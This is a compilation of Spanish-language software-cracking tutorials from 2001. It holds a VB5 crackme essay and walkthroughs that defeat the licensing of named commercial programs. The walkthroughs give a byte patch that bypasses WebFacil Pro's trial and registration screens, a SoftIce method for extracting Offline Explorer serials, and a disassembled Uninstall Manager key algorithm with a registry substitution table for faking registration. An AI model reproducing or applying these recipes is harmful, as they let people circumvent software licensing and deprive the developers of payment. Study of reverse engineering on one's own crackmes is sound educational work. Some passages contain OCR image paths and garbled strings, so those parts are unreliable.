no en todos los casos se da esta facilidad, algunas veces este caso de que el registro ecx o eax marquen 4xxxxxx y que apunte a un serial real no sucede, especialmente cuando el tipo de comprobacion es mas menos facil (una multiplicacion) desde el punto de vista que lo vieramos descompilado o source code (aunque paresca extraño). pero como dije, esto es un ensayo que nos sirve para aproximarnos un poco mas, quizas buscar este tipo de comprobacion en algun programa puede fallar, se nos puede hacer mas dificil, pero eso si, poner un bpx en la direccion 0f01e5a7 nunca falla, y entrando a este punto estamos en todo el codigo de generacion y comprobacion, con lo cual podemos detectar el lugar que nos da el error y si se nos complica la cosa de obtener un serial valido podemos recurrir al listado muerto, o sea, a desensamblar o bien si se prefiere dedica un poco mas de tiempo mas al listado generado por softice y comprender el proceso de comprobacion, en todo caso si nos pasamos nos aparecera la pantalla de error.

bueno para entender mejor no hay nada superior a los ejercicios, crackearnos nosotros mismos para despues crackear a los que programan por dinero, y estoy muy seguro de que 99 de 100 hacen protecciones peores a las nuestras, digo comparandonos con esos monigotes.

bien como dije al principio, hice unos crackmes, ahora practicaremos con ellos, ira de un nivel facil a uno no tan facil, parcharemos y tambien encontraremos un serial valido, y trabajaremos con smartcheck para solucionar una

parte de un crackme.

estan linkados, para que no se demore la carga de las paginas.

p.d en los ejercicios si tengo que referirme a la dll de vb5 la llamare libreria.

en cada ejercicio quizas encuentre cosas nuevas , pues como dije esto es un ensayo y voy experimentando y aprendiendo con cada codigo que paso.

todos con su tutorial y ordenados por tipo.		
ejercicio 1 serial unico	ejercicio 2 serial por nombre	ensayo 1 p-code webfacil pro

estudiando a vb5 parte ii - ejercicio 1

bien, hora de entrar al terreno.

creo que ya le ha dado un vistazo al ejercicio #1, no pide nombre solo un serial.primero parchemos luego vamos en busca de el, he escrito dos soluciones, pero existen otras.

corremos al softice, luego ejecutamos el loader y cargamos al ejercicio #1, ahora debemos pulsr f10, luego f8, y luego f10, cuando estemos en la libreria debemos poner un bpx en la direccion "magica", esta 0f01e5a7, pues este es el lugar donde la libreria le devuelve el control al ejecutable para que realice sus operaciones.

pulsamos f5 hasta que aparezcamos nuevamente en el ejercicio #1 (fuera del softice), procedemos a ingresar un serial cualquiera y apretamos ok. inmediatamente quebraremos en el lugar donde hemos puesto nuestro bpx, cuando estemos alli pulsamos f8 para poder entrar a call eax y comenzamos a trazar con f10, (si gusta tracee tranquilo observando los registros y los mov quizas encuentre otras cosas), llegaremos a un lugar donde esta ubicadas muchas intrucciones como esta mov [ebp-24], edi, estas intrucciones llegan hasta el offset 004060d5 (estan todas juntas).

cuando llegemos a offset 00406118 estar atentos. (ahora explico que nos encontramos aqui).

```
xxxx:00406118 8b4db8  mov ecx,[ebp-48]

xxxx:0040611b 51            push ecx

mov destino,fuente "mueve los datos de fuente hacia destino"

push fuente "guarda la fuente, o sea el valor que la fuente tiene en ese momento"
```

continuemos. cuando llegemos a push ecx mirar valor que este tiene, pues si lo buscamos como direccion (d ecx) encontraremos el numero que nosotros ingresamos, si encontramos esto es porque ya estamos cerca, asi que ojos bien abiertos.

ya en offset 40612a esta algo que nos interesa.

xxxx:0040612a (hexa) test ah,40

xxxx:0040612d 7407 jz 00406136 (si nuestro numero es erroneo salta)

este testeo es caracteristico para comprobaciones con un numero fijo, algo asi como.

if a = 7*54 then (esto vendria siendo test ah,40) esto es un ejemplo pues el serial valido no es el producto de 7*54.

codigo para mostrar el mensage de estamos bien o el codigo para escribir en el registro o donde sea.

goto salimos:

else (si es erroneo estamos aqui)

end if

:salimos

entonces como primera solucion se podria parchear este salto, como hacemos para que no salte?, pues lo nopeamos, o sea cambiamos el 7407 por 9090.

la seguna solucion, que es la mejor:

seguimos estando aqui xxxx:0040612d 7407 jz 00406136, hechemos un vistazo al codigo que esta un poco mas abajo (sin f10) y encontramos que en offset:

xxxx:0040615b c7458c54430000 mov dword ptr [ebp-74], 00004354

escribamos ?4354 y presionemos enter, entonces nos aparecera

00004354 000017236 "ct", no tomemos encuenta a "ct". bien ese 17236 es el numero de serie valido. te daras cuenta que lo es si haces la primera solucion y luego buscas con el explorador de window$ el fichero registrao.crk, miralo dentro y encontraras este numero.

bueno creo que ya tienes una idea de que es lo que hace el programa cuando tu haces la primera solucion, para que no queden dudas explico.

explicacion del codigo:

xxxx:0040612a (hexa) test ah,40

xxxx:0040612d 7407 jz 00406136 (si nuestro numero es erroneo salta, vendria a ser else)

este testeo es caracteristico para comprobaciones con un numero fijo, algo asi como.

```
if a = 7*54 then   (esto vendria siendo test ah,40) esto es un ejemplo pues el serial valido no es el producto de 7*54.

aqui tendria que ir el codigo para crear el fichero registrao.crk.

cuando parchamos pasamos directamente a la cracion de este fichero y a la escritura sobre este mismo.

goto salimos:

else (si es erroneo estamos aqui)

end if

:salimos
```

de hecho el ejercicio #1 checkea si existe este fichero y verifica si lo que esta escrto dentro de el es correcto, si no es asi te seguira pidiendo que ingreses el numero.

estudiando a vb5 parte iii - ejercicio 2

salu!. aqui estoy tratando de hacer bien este tuto, y verdad que cuesta un monton redactar algo para que pueda ser entendido no tan solo por uno mismo.

bueno corremos el ejercicio 2 escribimos el nombre y el numero un nro serie cualquiera, entramos al softice y ponemos bpx hmemcpy , salimos al ejercicio y pulsamos aceptar. cuando quebramos presionamos f11, escribimos bc* para borrar cualquier bpx existente y pulsamos f10 hasta llegar al codigo de la libreria, ponemos el bpx "magico", o sea, bpx 0f01e5a7, enter y presionamos f5, quebramos y presionamos f8 para entrar al call eax y comenzamos a trazar con f10, estemos atentos al registro ecx y edx.

ya a la altura de 4029af, si hacemos d ecx podremos ver nuestro nombre, asi que ya debemos estar cerca de la generacion del numero de serie verdadero o de la comprobacion.

ya a la altura de 402b45 observemos el valor de edx, parece algo sospechoso pues no se parece a los valores que que siempre se ven (0f01xxxx estos generalmente se refieren a la libreria, pero en edx no tendria porque ya que se ocupa eax para referirse a la libreria), veamos que numero da edx, hagamos ?edx y aparecera un numero, anotemoslo (lo que esta en "" no sirve para este caso".

bueno sigamos mas abajo en la altura de 402ce4 mov[ebp-04]-edi, el registro ecx se ve sospechoso o mas bien parecido a algo que vimos anteriormente, veamos que numero nos da.?ecx y... se parece al numero que anotaste recientemente, es el mismo. salgamos de softice e ingresemos ese numerillo y... eureka.

este ejercicio solo sirve para corroborar que los numeros verdaderos se guardan en los registros ecx o edx ademas de aparecer casi siempre despues de algun mov mas menos sospechoso o bien aislado.

algo para tener en cuenta en este ejercicio:

en offset 402a98 ver el valor de edx, suma edx a edx o sea ?edx+edx y te da el mismo valor obtenido recientemente, o sea que ya en essa parte el calculo ya fue efectuado en su totalidad.

estudiando a vb5 parte iv - p-code ensayo 1

para estudiar este tipo de compilacion se dio el caso de que hace ya bastante tiempo le tenia el ojo echado al webfacil pro asi que con este programa intente crackear mi primer p-code con las bases anteriormente explicadas en las otras partes de este tutorial.

antes de que sigas adelante lee esto:

lo que vamos ha hacer ahora es estudiar este tipo de compilacion y actualmente utilizada como proteccion en un programa shareware que porsupuesto tiene su valor monetario, asi que todo lo que vas a leer es solo con fines educativos y no para joder al programador de esta herramienta para novatos en la confeccion de paginas guebs, por eso si el programa te gusto y decides pagar lo que pide el programador (que es bastante poco) deberias de hacerlo ya que se lo merece. el programa se descarga desde http://www.webfacil.com

bueno, ya se sabe lo que se debehacer previamente, el bpx "magico" luego f8 y estamos en el codigo del programa.

ya sabemos que esta en p-code ahora solo debemos analizar que hace el programa para mostrarnos las pantallas de registrate y estas caducao cabrito!. pues el que yo tengo lo caduque.

aparecemos aqui antes de que aparezca la pantallita y sus botones.

```
xxxx:0040adb0 b84c000000 mov eax,0000004c

xxxx:xxxxxxxx  xxxx          cmp ax, c033

xxxx:0040abd9  baa4fb4600 mov edx, 0046fba4

xxxx:xxxxxxxx  xxxx          push 00401162

xxxx:xxxxxxxx  c3                ret
```

pulsamos f5 y aparecemos en la pantalla, la mision es aparecer directamente dentro del programa sin importar que estemos caducados o no registrados. pulsamos aceptar, quebramos pulsamos f8 y aparecemos en.

xxxx:0040ad60 b854000000 mov eax,00000054

si nos fijamos bien el lugar donde estamos se parece bastante al lugar que aparecemos cuando iniciamos el webfacil pro.

entonces que hacemos?, probemos que pasa si cambiamos algunos bits en la segunda instruccion mov en el lugar donde aparecemos cuando ejecutamos el webfacil (arriba esta en celeste).

salgamos del webfacil pro y corramoslo nuevamente f8 y busquemos offset 0040ada5 anotemos su codigo hexa, ahora cambiemos el baa4fb4600 que esta en xxxx:0040abd9 por el codigo hexa que anotamos recientemente.

pulsamos f5 hasta salir de softice y aparecera la pantalla del explorador y luego la pantalla de webfacil pro pero sin dias de evaluacion, pulsemos aceptar, vamos a quebrar asi que ahora pongamos bd* para que el brackpoint quede diseable. y pulsamos f5, ahora aparecimos dentro de webfacil pro y lo podemos utilizar, esto es bueno pero evitemos esa pantalla.

hacemos todo nuevamente

ponemos be* para que el breack point quede activo, pulsamos control+ d y corremos el webfacil pro, hacemos los mismos cambios anteriores y cuando llegemos a la pantalla pulsamos aceptar entonces quebraremos pulsamos f8 y anotamos el codigo hexa de la segunda instruccion mov (la que esta antes del ret)

una vez anotados escribimos exit en el softice y pulsamos enter, saldremos y aparecera la pantalla de que webfacil ha ejecutado una opracion no valida, pulsamos cerrar y corremos nuevamente webfacil pro, quebramos pulsamos f8 y cambiamos el baa4fb4600 que esta en xxxx:0040abd9 por ba1ce04500 escribimos bd* enter y f5, y... perfecto estamos dentro de webfacilpro sin pasar por ninguna pantalla previa que nos diga que nos registremos.

ahora solo debe efectuar los cambios con un editor hexa y el programa quedara sin limitaciones.

no creo que sea necesario hacer aclaraciones sobre el cambio que hemos hecho, pero si tiene dudas escribame al email.

por ahora este primer ensayo esta concluido, pero si ud desea aportar o mejorar esto porfavor hagalo que nos servira a todos.

seguire estudiando a este visual basic y su libreria para poder hacer un segundo ensayo mas contundente, si ud quiere ayudarme pues venga hermano.

ojala que les haya servido este ensayo... salu!

idznak@c4.com

el cracker jamas se vende, su trabajo tampoco.

estudiando a vb5 parte i "la teoria"

si puedes ayudar a perfeccionar este ensayo, no esperes mas y destripemos a la libreria, si este ensayo te ayuda a perfeccionarte sere el mas contento.

todos los derechos son de todos (n)o hay copy right

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor 2001

Programa: Offline Explorer 1.2

PROTECCION:	**Name / Serial**		
Objetivo:	Encontrar un numero de serie valido		
Descripcion:	Programa que permite descargar paginas web al disco duro, con varios niveles, por ejemplo puede bajar solo paginas HTML, imagenes, etc.. y es completamente funcional por 30 dias		
Dificultad:	Novato		
DOWNLOAD:	http://www.metaproducts.com		
Herramientas:	**Softice**		
CRACKER:	**CbtO**	**FECHA:**	**15/01/2001**

introduccion

saludos a todos. antes que nada me presentare, soy cbto, este es mi primer tutorial, soy un newbie, y este es mi primer 'logro'.
espero que esto ayude a alguien mas, ya que leyendo otros tutoriales y practicando mucho fue como triunfe sobre este programa.

al atake

bueno, primero cargamos el programa y lo miramos, lo evaluamos, y blah, blah, blah...
ahora, vamos al menu "help", y en "about offline explorer" damos click
nos sale una ventana con un mensaje diciendonos que podemos evaluar el programa por 30 dias, que despues hay que registrarse ....blah, blah, blah...
hacemos click en "register", y en la siguiente pantalla metemos nuestros datos, en mi caso quedaran asi:

registered user: cbto
registration key: 123456

asi que ahora le damos en 'ok', y..... ahhh!!!! que la ... una graciosisima ventana mandandonos a la goma diciendonos que no le atinamos. parece que adivinar no es la solucion, asi que tendremos que meterle mano, bueno, ya que....
volvemos a darle a "register", nuevamente le metemos nuestros datos, y antes de darle a "ok", abrimos el softice con ctrl-d, ponemos un bpx hmemcpy, y f5 para salir de nuevo al programa.
ahora si, le damos a "ok", y entramos al softice. f5 nuevamente, y f12 hasta llegar al codigo del programa, eso lo sabras cuando en la ventana de codigo en la linea verde veas el nombre del ejecutable. desactivamos el bpx hmemcpy escribiendo bc 00
damos f10 varias veces, y nos paramos en 004b7714. y por que ahi?, bueno por que ahi encontramos lo siguiente:

:004b7714 e8f7b00000 call 004c2810
:004b7719 84c0 test al, al
:004b771b 7465 je 004b7782

mmm, una call, un test, y un salto condicional, se ve medio sospechoso asi que entremos a husmear que hace esa call cuando estes encima de 004b7714, dale f8 para entrar en la call, y vamos pulsando f10. como veras hay una serie de comprobaciones (son un chingo!) asi que adelante (por que no?).
seguimos con f10 hasta llegar a:

:004c29fd 8b45f8 mov eax, dword ptr [ebp-08]

ahi escribimos d edx, y mira la ventana de datos...que bonito!!, que barbaridad!!, es un numero algo extraño, asi que por que no lo apuntamos?
si unas lineas antes de llegar a 004c29fd, te paras en los mov, y escribes d edx, y d eax, veras que en la ventana de datos aparece el nombre que pusiste, y tambien otros nombres (li lu, john john, hambo/core, demonsoft, etc...). parece que el programa compara tu nombre con alguno de estos, por si las dudas yo creo...
en fin, ya tenemos un numero que a mi gusto se parece mucho a un serial, asi que salimos del softice, volvemos a poner nuestro nombre y el numero que encontramos y....
¡perfecto, tenemos un numero valido para nuestro nombre!

pues parece que este programa nos pela los dientes ya que hemos logrado nuestro objetivo

algunos datos mas

el numero es tipo xxxxxx-xxxxxxxxx-xx, la parte de enmedio, a veces son 8 y a veces son 9 digitos (lo probe con varios nombres), y la parte final son 2 letras

si eres del tipo curioso, prueba a desensamblarlo, esta comprimido, asi que necesitaras el gettyp y el procdump. intentalo, y podras ver lo que te comentaba de los nombres.

tu nombre y numero de registro lo guarda en: hkey_users\.default\software\metaproducts\offline explorer\parameters. si borras esas claves, desregistraras el programa, y podras practicar algunas veces mas con otros nombres.

bueno pues...

como lo dije al principio, soy un newbie, y me costo bastante lograrlo, pero lo logre...ya saben, en la vida lo unico facil es que te den un par de patadas, asi que mis agradecimientos a:

- mr. mauve
- maniacpc
- al 'anonymous' que no dejo su nick en el foro :)

ustedes me ayudaron muchisimo con sus consejos... gracias.

Karpoff Spanish Tutor 2001

Programa:	Uninstall Manager ver. 3.0.0

PROTECCION:	Name/Registration Key.		
Descripción:	Programa para desinstalar y eliminar programas de nuestro sistema.		
OBJETIVO:	Obtener Registration Key (Número Serie) válido para registrarnos y Crear un Generador de Claves en Visual Basic.		
Dificultad:	Novato, **Facililla**, Media, ETC.		
DOWNLOAD:	http://members.tripod.com/~umpage		
Herramientas:	Numega SoftIce 4.05, file insPEctor 3.5 (o similar), Dede v2.34, W32Dasm v8.93 (opcional), Visual Basic 6		
CRACKER:	**+Er@ser**	**FECHA:**	01/01/2001

INTRODUCCION


"año nuevo victima nueva" jejeje;) antes de entrar en **materia**, felicitaros a todos el nuevo año! desde la vieja iruña, **zorionak eta urte berri on!!!** bueno, vayamos al grano con esta nueva "victima" llamada **uninstall manager 3.00**. programa para desinstalar y eliminar programas de nuestro sistema de la empresa **nokta software** copyright © 1999-2000.

antes de comenzar el atake, hay que tener claro, las **herramientas** que vamos a emplear, en esta "victima" emplearemos en una primera aproximación una herramienta llamada **file inspector 3.5 - viper[k-for]**, nos dirá si nuestra "victima" esta empaquetada, compilador, etc, ... toda esta información nos ayudara para un atake más rápido.

pues, nada vamos al aaaaaattttttaaaaaaaakkkkkkkkeeeeee.....


al atake

arrancamos el **file inspector 3.5** y cargamos nuestra "victima" y observamos lo siguiente en pantalla:




pues ya esta, nos dice que el **uninstall manager 3.00** esta realizado en **borland/inprise delphi 4.**

el siguiente paso será, emplear la herramienta **dede v2.34 [dafixer]** un excelente desensamblador para delphi, bien ejecutamos el dede y seleccionamos nuestra "victima" - **uninstall manager 3.00** y pulsamos el botón **[process]** esperamos hasta que nos aparezca el mensaje **"dump successfull !:)"** y observaremos lo siguiente:



por donde empezamos a tracear? pues, muy fácil, si nos fijamos en el proceso que sigue para registrarnos, el propio programa "victima" nos da la respuesta. primero nos aparecerá la típica pantalla de información **about uninstall manager** con dos botones, **[register]** y **[ok]**, pulsamos el botón **[register]** y nos aparecerá la ansiada pantalla de "registration" pidiéndonos, lo siguiente:



pues, ya esta, regresamos al **dede v2.34** si pulsamos sobre **about** nos aparecerá como vemos en la imagen cinco eventos, ahora pulsamos con el botón derecho del ratón sobre **button1click** nos aparecerá un menú y seleccionamos **show additional data** apareciéndonos la siguiente información:

button1click

event = onclick
owner = button1(tbutton)
caption = 'register'

lo normal sería tracear el evento **button1click** pero no es lo correcto;) si nos fijamos hay otro evento con un nombre muy muy muy curioso **decode**;)

vamos a tracearlo, hacemos dobleclick sobre el evento **decode** y vemos el siguiente código:

********** **taboutbox.decode**
0047a380 55 push ebp
0047a381 8bec mov ebp, esp
0047a383 33c9 xor ecx, ecx
0047a385 51 push ecx
0047a386 51 push ecx
0047a387 51 push ecx
0047a388 51 push ecx
0047a389 53 push ebx
0047a38a 56 push esi
0047a38b 57 push edi
0047a38c 8bf0 mov esi, eax
0047a38e 33c0 xor eax, eax
0047a390 55 push ebp

*** possible string reference to: "é@'øÿëû‹ã_^[‹å]ã•u‹ì•äðýÿÿsv‹ñ‰uü‹eüèä›øÿ3àuh¨¥g"**
|
0047a391 685ba44700 push $0047a45b

******* try**
|
0047a396 64ff30 push dword ptr fs:[eax]
0047a399 648920 mov fs:[eax], esp
0047a39c 33db xor ebx, ebx
0047a39e 8d55f4 lea edx, [ebp-$0c]

*** possible reference to control 'edit1:trichedit'**
|

```
0047a3a1 8b86f4020000 mov eax, [esi+$02f4] ;carga puntero
0047a3a7 e8bc6afbff call 00430e68
0047a3ac 837df400 cmp dword ptr [ebp-$0c], +$00 ;es el último caracter?
0047a3b0 747e jz 0047a430 ;si = 0 salta 0047a430
0047a3b2 8d55fc lea edx, [ebp-$04]

* possible reference to control 'edit1:trichedit'
|
0047a3b5 8b86f4020000 mov eax, [esi+$02f4]
0047a3bb e8a86afbff call 00430e68
0047a3c0 8b45fc mov eax, [ebp-$04]
0047a3c3 e8cc9af8ff call 00403e94
0047a3c8 8bf8 mov edi, eax
0047a3ca 8d55f0 lea edx, [ebp-$10]
0047a3cd 8b45fc mov eax, [ebp-$04]
0047a3d0 e8e7e1f8ff call 004085bc
0047a3d5 8b55f0 mov edx, [ebp-$10]
0047a3d8 8d45fc lea eax, [ebp-$04]
0047a3db e8d098f8ff call 00403cb0
0047a3e0 33db xor ebx, ebx ;ebx = 0
0047a3e2 85ff test edi, edi ;comprueba si edi=0
0047a3e4 7e20 jle 0047a406 ;si <= salta 0047a406
0047a3e6 b801000000 mov eax, $00000001 ;eax=1º caracter

0047a3eb 8b55fc mov edx, [ebp-$04]
0047a3ee 8a5402ff mov dl, byte ptr [edx+eax-$01]
0047a3f2 80fa20 cmp dl, $20 ;comprueba si es blanco (20h=32)
0047a3f5 740b jz 0047a402 ;si = 0 salta 0047a402
0047a3f7 8b4dfc mov ecx, [ebp-$04] ;copia puntero de nuestro name
0047a3fa 81e2ff000000 and edx, $000000ff ;suma lógica (edx = edx + ffh)
0047a400 03da add ebx, edx ;ebx = ebx + edx
0047a402 40 inc eax ;siguiente caracter
0047a403 4f dec edi ;decrementa contador
0047a404 75e5 jnz 0047a3eb ;si <> 0 salta 0047a3eb
0047a406 81f389000000 xor ebx, $00000089 ;xorea ebx con 89h(=137)
0047a40c 83f333 xor ebx, +$33 ;xorea ebx con 33h(=51)
0047a40f 43 inc ebx ;ebx = ebx + 1
0047a410 8d55f8 lea edx, [ebp-$08]

* possible reference to control 'edit2:tedit' <-------------------- registration key
|
0047a413 8b86f8020000 mov eax, [esi+$02f8]
0047a419 e84a6afbff call 00430e68
0047a41e 8b45f8 mov eax, [ebp-$08]
0047a421 e8eee4f8ff call 00408914
0047a426 3bd8 cmp ebx, eax ;compara ebx(key válido) con eax(key dummy)
0047a428 7504 jnz 0047a42e ;si no es zero (ebx<>eax) "mal chico" salta a 0047a42e
0047a42a b301 mov bl, $01 ;si es zero (ebx=eax) correcto * registered *
0047a42c eb02 jmp 0047a430 ;salta a 0047a430
0047a42e 33db xor ebx, ebx ;ebx = 0
0047a430 33c0 xor eax, eax ;eax = 0
0047a432 5a pop edx ;restaura edx
0047a433 59 pop ecx ;restaura ecx
0047a434 59 pop ecx ;restaura ecx
0047a435 648910 mov fs:[eax], edx

****** finally
|

* possible string reference to: "‹ã_^[‹å]ã•u‹ì•äðýÿÿsv‹ñ‰uü‹eüèä›øÿ3àuh¨¥g"
|
```

0047a438 6862a44700 push $0047a462
0047a43d 8d45f0 lea eax, [ebp-$10]
0047a440 e8d397f8ff call 00403c18
0047a445 8d45f4 lea eax, [ebp-$0c]
0047a448 e8cb97f8ff call 00403c18
0047a44d 8d45f8 lea eax, [ebp-$08]
0047a450 ba02000000 mov edx, $00000002
0047a455 e8e297f8ff call 00403c3c
0047a45a c3 ret
0047a45b e94092f8ff jmp 004036a0
0047a460 ebdb jmp 0047a43d

******** end**
|
0047a462 8bc3 mov eax, ebx
0047a464 5f pop edi
0047a465 5e pop esi
0047a466 5b pop ebx
0047a467 8be5 mov esp, ebp
0047a469 5d pop ebp
0047a46a c3 ret
********** **taboutbox.decode**

(i) estudio de la rutina de generación del key

utiliza 2 variables, una de ellas almacena el texto original introducido, la otra lo transforma en minúsculas para obtener el reg key. comprueba si el primer carácter es blanco sino va extrayendo carácter a carácter y suma el valor ascii de cada uno de ellos hasta el final de la string$. es un bucle que comienza en **0047a3eb** hasta **0047a404** en el que monta la primera parte del número de registro.

cuando termina de recorrer todo el nombre, sigue en **0047a406** y **xor**ea el resultado con el número **89h = 137** y el resultado obtenido lo **xor**ea con el número **33h = 51**, y el resultado lo **suma** con el número **1h**. quitamos blancos a la string$ y obtenemos el ***registration key valido***.

si miramos unas líneas más abajo, vemos que hay una comparación entre **ebx** y **eax** que es evaluada en la siguiente línea haciendo un salto a **0047a428** en caso de que **no** son **iguales**.

si son **iguales**, mueve un **1** a **bl**, en la línea **0047a42a**

ojo! solo visualiza 27 caracteres en la pantalla about.

(ii) estudio de la rutina de generación del key -regedit.exe-

estudiando el comportamiento del **uninstall manager** a través del **regedit.exe** de micro$oft windows 9x, observamos un campo clave llamado **reg** donde almacena el nombre registrado.

hkey_current_user\software\noktasoftware\uninstallermanager

por ejemplo, para el **registration name : er@ser** almacenara en el campo clave **reg : i@mzh{mz.**

si empleamos el **registration name : +er@ser'2000** almacena en el campo clave **reg : i@#mzh{mz/:888** y si repetimos con el **registration name : +er@ser** obtenemos el **reg : i@#mzh{mz.**

podemos observar que en estos 3 casos se repite la cadena **"i@"** - esta cadena indica al programa que estamos **registrados**, por tanto podemos jugar directamente con el regedit, empleando la **tabla de caracteres** (de abajo).

a partir de los datos de esta "tabla de carácteres" podemos construirnos una pequeña utilidad, que atake directamente al campo clave reg almacenando la string$ correspondiente al name introducido;).

tabla de caracteres uninstall manager v3.0.0

(alt+65) a = i (alt+73)	(alt+165)ñ = ù (alt+235)	(alt+49) 1 = 9 (alt+57)	(alt+164) ñ = ù (alt+73)	(alt+111) o = g (alt+103)
(alt+66) b = j (alt+74)	(alt+79) o = g (alt+71)	(alt+50) 2 = : (alt+58)	(alt+98) b = j (alt+106)	(alt+112) p = x (alt+120)
(alt+67) c = k (alt+75)	(alt+80) p = x (alt+88)	(alt+51) 3 = ; (alt+59)	(alt+99) c = k (alt+107)	(alt+113) q = y (alt+121)
(alt+68) d = l (alt+76)	(alt+81) q = y (alt+89)	(alt+52) 4 = < (alt+60)	(alt+100) d = l (alt+108)	(alt+114) r = z (alt+122)
(alt+69) e = m (alt+77)	(alt+82) r = z (alt+90)	(alt+53) 5 = = (alt+61)	(alt+101) e = m (alt+109)	(alt+115) s = { (alt+123)
(alt+70) f = n (alt+78)	(alt+83) s = [(alt+91)	(alt+54) 6 = > (alt+62)	(alt+102) f = n (alt+110)	(alt+116) t = | (alt+124)
(alt+71) g = o (alt+79)	(alt+84) t = \ (alt+92)	(alt+55) 7 = ? (alt+63)	(alt+103) g = o (alt+111)	(alt+117) u = } (alt+125)
(alt+72) h = @ (alt+64)	(alt+85) u =] (alt+93)	(alt+56) 8 = 0 (alt+48)	(alt+104) h = ` (alt+96)	(alt+118) v = ~ (alt+126)
(alt+73) i = a (alt+65)	(alt+86) v = ^ (alt+94)	(alt+57) 9 = 1 (alt+49)	(alt+105) i = a (alt+97)	(alt+119) w = &127; (alt+127)
(alt+74) j = b (alt+66)	(alt+87) w = _ (alt+95)	(alt+48) 0 = 8 (alt+56)	(alt+106) j = b (alt+98)	(alt+120) x = p (alt+112)
(alt+75) k = c (alt+67)	(alt+88) x = p (alt+72)		(alt+107) k = c (alt+99)	(alt+121) y = q (alt+113)
